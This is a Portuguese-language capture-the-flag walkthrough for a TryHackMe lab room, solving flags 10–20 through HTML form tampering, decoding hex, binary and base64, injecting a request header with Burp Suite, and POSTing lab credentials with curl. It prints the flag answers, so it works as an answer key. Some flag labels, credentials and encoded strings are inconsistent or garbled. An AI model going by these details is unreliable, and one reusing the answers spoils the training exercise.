100    118    100    118     0     0    444      0      0     0
Nah, there are no voucher here, I'm too poor to buy a new one XD. But i got an egg for you. Easter 10: THM{50rry_dud3}
```


Easter 10: THM{50rry_dud3}

Na dica da flag 11 tem a dica Temper the html. Que nos faz pensar que é para manipularmos algo no html. Na página principal tem uma parte para selecionar o ingrediente e mais abaixo da página tem referências a ovo.



Então na parte de seleção de ingredientes inspecionei um dos ingredientes e mudei o value da página para egg e cliquei em take it. Assim apareceu a flag 11.

```
<form method="POST">
  <select name="dinner">
    <option value="egg">salad</option>
    <option value="chicken sandwich">chicken sandwich</option>
    <option value="tyre">tyre</option>
    <option value="DesKel">DesKel</option>
  </select>
  <br>
  <br>
  <br>
```



Easter 11: THM{366y_b4k3y}

Para a flag 12, a dica sugere que existe um arquivo de javascript falso. No começo do código fonte da página principal tem uma linha suspeita:

```
<script src="jquery-9.1.2.js"></script>
```

A versão atual do jQuery é a 3.x. Então o autor inventou o nome do arquivo.

Para abrir o arquivo, podemos usar o comando curl `http://10.64.146.1/jquery-9.1.2.js`

```
(kali@kali)-[/media/sf_Cyberseguranca/CTFs/CTF_collection_vol2]
$ curl http://10.64.146.1/jquery-9.1.2.js
function ahem()
{
    str1 = '4561737465722031322069732054484d7b68316464336e5f6a355f66316c337d'
    var hex = str1.toString();
    var str = '';
    for (var n = 0; n < hex.length; n += 2) {
        str += String.fromCharCode(parseInt(hex.substr(n, 2), 16));
    }
    return str;
}
```


Aqui podemos ver que o arquivo é um script escondido que contém a flag em formato Hexadecimal. E para decodificar é só usar uma linha de python.

```
python3 -c "print(bytes.fromhex('4561737465722031322069732054484d7b68316464336e5f6a355f66316c337d').decode())"
```

```
(kali@kali)-[/media/sf_Cyberseguranca/CTFs/CTF_collection_vol2]
$ python3 -c "print(bytes.fromhex('4561737465722031322069732054484d7b68316464336e5f6a355f66316c337d').decode())"
Easter 12 is THM{h1dd3n_j5_f1l3}
```

Easter 12: THM{h1dd3n_j5_f1l3}

A flag 13 já encontramos no diretório `/ready/gone.php` quando estávamos procurando a flag 9.



Easter 13: THM{1_c4n'7_b3l13v3_17}

A flag 14 está no código fonte da página. É uma tag de imagem com uma gigante sequência de caracteres de base64.

[illegible]

Copiei todo esse código base 64 e coleí em um decoder online de Base64 to Image que me deu a resposta

Base64*

```
iVBORw0KGgoAAAANSUhEUgAAAYAAAAMgCAYAAADbcAZoAAAGAE1EQVR4nOzdeXwU9f8/cAnQn4/6aG1mZjcJIZzhEgEBQUXEaxFB8UCLrdRaw/A+KPwoftV6F  
REQBwwBCREREREQBwwBCREREREQBwwBCREREREQBwwBCREREREQBwwBCREREREQBwwBCREREREQBwwBCREREREQBwwBCREREREQBwwBCREREREQBwwBCRERERE  
REREREQBwwBCREREREQBwwBCREREREQBwwBCREREREQBwwBCREREREQBwwBCREREREQBwwBCREREREQBwwBCREREREQBwwBCREREREQBwwBCREREREQBwwBCRI  
wwBCREREREQBwwBCREREREQBwwBCNESKLENxuFr8d7m1FY7qarT156M5LQ31Bg0qv/wSVf/6Fyo/+gjl7yB8jffx0GXX8ahZ59F6bPP4tAzz/Q53P+9bPduI  
Pof7vydFRyMpJgZJMTFiI4tDxqR3OD81CtKmTYNt71yknHM09197LFuuQeHnnoK1Xv3ouXAAbhawngqvTMJRZYDfNGIiIiI+scAQnQMiiXDCtoht7XBWV+Pul  
rtZwdJ5VoTkrC0ffFe0cHf/MbJC9dCuv06Uj0Qv6eYaMrKHIGC0FA0mRk9//6e9hC9+H+H0KEB017GwUBFo9zM8FEwDZzJ1KWLUPB/fe15quv0FZ0AEdtLR5nM
```

Decode Base64 to Image

Preview Image | [Toggle Background Color](#)



Easter 14: THM{d1r3c7_3mb3d}

No diretório game1 apresenta um campo de entrada ("Your answer") que aceita apenas letras e gerava dinamicamente uma sequência de números ("Your hash"). O objetivo é fazer com que o hash gerado fosse idêntico aos "hints" fornecidos: 51 89 77 93 126 14 93 10. Para entender como o servidor transformava letras em números, inseri o alfabeto completo (abcdef...z) no campo de resposta. Isso revelou que algumas letras batiam: a -> 89, b -> 90, m -> 77, v -> 14 e r -> 10.

Foi possível reconstruir a maior parte da palavra gameover: _ a m e _ v e r. Apenas o "g" e o "o" não batiam. Mas aí lembrei que poderiam ser letras maiúsculas "G" e "O"

Ao submeter a string GameOver, o servidor gerou o hash exato correspondente aos hints, validando a operação e liberando a flag do Easter 15.

Guess the combination

Your answer:

Good job on completing the puzzle, Easter 15: THM{ju57_4_64m3}

Your hash: 51 89 77 93 126 14 93 10

hints: 51 89 77 93 126 14 93 10

Easter 15: THM{ju57_4_64m3}

Ao acessar a rota /game2, a página apresenta três botões separados, cada um dentro do seu próprio formulário HTML. O título do desafio ("Press the button simultaneously") sugere que o servidor espera que os três sinais (parâmetros) sejam enviados ao mesmo tempo, algo que é impossível de fazer através da interface padrão do utilizador (UI), já que um clique num botão envia apenas o seu respetivo formulário.

Para resolver, manipulei o HTML do formulário para submeter os três botoes de uma só vez, e assim revelou a flag 16.

```
<html> view-source
  <head> ... </head>
  <body cz-shortcut-listen="true">
    <h1>Press the button simultaneously</h1>
    ... <form method="POST"> == $0
      <input type="hidden" name="button1" value="button1">
      <input type="hidden" name="button2" value="button2">
      <input type="hidden" name="button3" value="button3">
      <button name="submit" value="submit">Button 1 (Agora com todos!)</button>
    </form>
  </form method="POST"> </form>
```

Press the button simultaneously

Button 1

Button 2

Button 3

Just temper the code and you are good to go. Easter 16: THM{73mp3r_7h3_h7ml}

Easter 16: THM{73mp3r_7h3_h7ml}

A dica é (bin -> dec -> hex -> ascii). No código fonte tem um comentário indicando a flag 17. Em uma função tem uma sequência de número binário.

```
<!--! Easter 17-->
<button onclick="nyan()">Mulfuction button</button>
<br>
<p id="nyan"></p>
<script>
    function catz(){
        document.getElementById("nyan").innerHTML =
        "1000101011000010111001101110100011001010111001000100000011000100110111001110100010000001010100010010000100110101111011011010100011010101111111101010001101010111111011011011011001100110111000001011111011001000011001101100011001100001100100001100110111101"
    }
</script>
```

Então eu pego essa sequência e sigo a dica: **binário** → **decimal** → **hexadecimal** → **ASCII**. Para isso, posso usar o python para fazer a conversão.

```
(kali@kali)-[/media/sf_Cyberseguranca/CTFs/CTF_collection_vol2]
$ python3 -c "
binary_str = '10001010110000101110011011101000110010101110010001000000110001001101110011101000100000010101000100100001001101011110110101000110101011111011011010100011010101111011011011011101011001100110111000001011110110010000110011011000110011000001100100001100110111011101'
# Converte Bin -> Dec -> Hex
hex_val = hex(int(binary_str, 2))[2:]
# Converte Hex -> ASCII
print('Flag:', bytes.fromhex(hex_val).decode('ascii'))
Flag: Easter 17: THM{j5_j5_k3p_d3c0d3}"
```

Easter 17: THM{j5_j5_k3p_d3c0d3}

O desafio exigia que uma requisição HTTP fosse feita ao servidor contendo um cabeçalho (header) específico que não é enviado por navegadores de forma padrão. A dica fornecida foi: Request header. Format is egg:Yes. Para resolver o desafio, foi necessário interceptar a requisição e injetar o metadado exigido. Foi configurado o proxy do navegador para direcionar o tráfego através do Burp Suite. Com a função Intercept ativada, a página do desafio foi recarregada. Na aba Proxy do Burp, antes de encaminhar a requisição para o servidor, foi adicionada manualmente a seguinte linha ao bloco de cabeçalhos: egg: Yes

Time	Type	Direction	Method	URL
02:32:55.15...	HTTP	→ Request	GET	http://10.64.146.1/

Request

PrettyRawHex

```
2 Host: 10.64.146.1
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
6 Sec-Purpose: prefetch;prerender
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate, br
9 Cookie: Invited=0
10 Connection: keep-alive
11 egg:Yes
12
13
14
```

Ao clicar em Forward, a requisição modificada foi enviada. O servidor, ao validar a presença do header egg com o valor Yes, retornou a flag 18 no corpo da resposta HTTP (visível na aba Response do Burp Suite).

Easter 19: THM(700_5m4ll_3yy}

No fim da página já temos uma dica para a flag 20 que fala o username: DesKel e password: helsDumb e na dica da página do desafio tem: You need to POST the data instead of GET

Hey! I got the easter 20 for you. I leave the credential for you to POST (username:DesKel, password:helsDumb). Please, I beg you. Don't let him know.

Juntando as duas dicas podemos usar ou o burpsuite ou o curl para fazer o POST. Eu optei pelo curl dessa vez. Coloquei o username e password e mandei criar um arquivo .html no final.

```
(kali㉿kali)-[/media/sf_Cyberseguranca/CTFs/CTF_collection_vol2]
$ curl -X POST -d "username=DesK&password=heIsDumb" http://10.64.146.1/ > flag20.html
% Total    % Received % Xferd  Average Speed   Time    Time     Current
           % Done   0 94379  100 140.1k    0     0      0      0      0      0      0
100% 94412  0 94379  100 140.1k    0     0      0      0      0      0      0
```

E abrindo o arquivo html criado, no final aparece a última flag.

Hey! I got the easter 20 for you. I leave the credential for you to POST (username:DesKel, password:helsDumb). Please, I beg you. Don't let him know.

Okay, you pass, Easter 20: THM{17 w45 m3 4ll 4l0n6}

Easter 19: THM{17_w45_m3_4ll_4l0n6}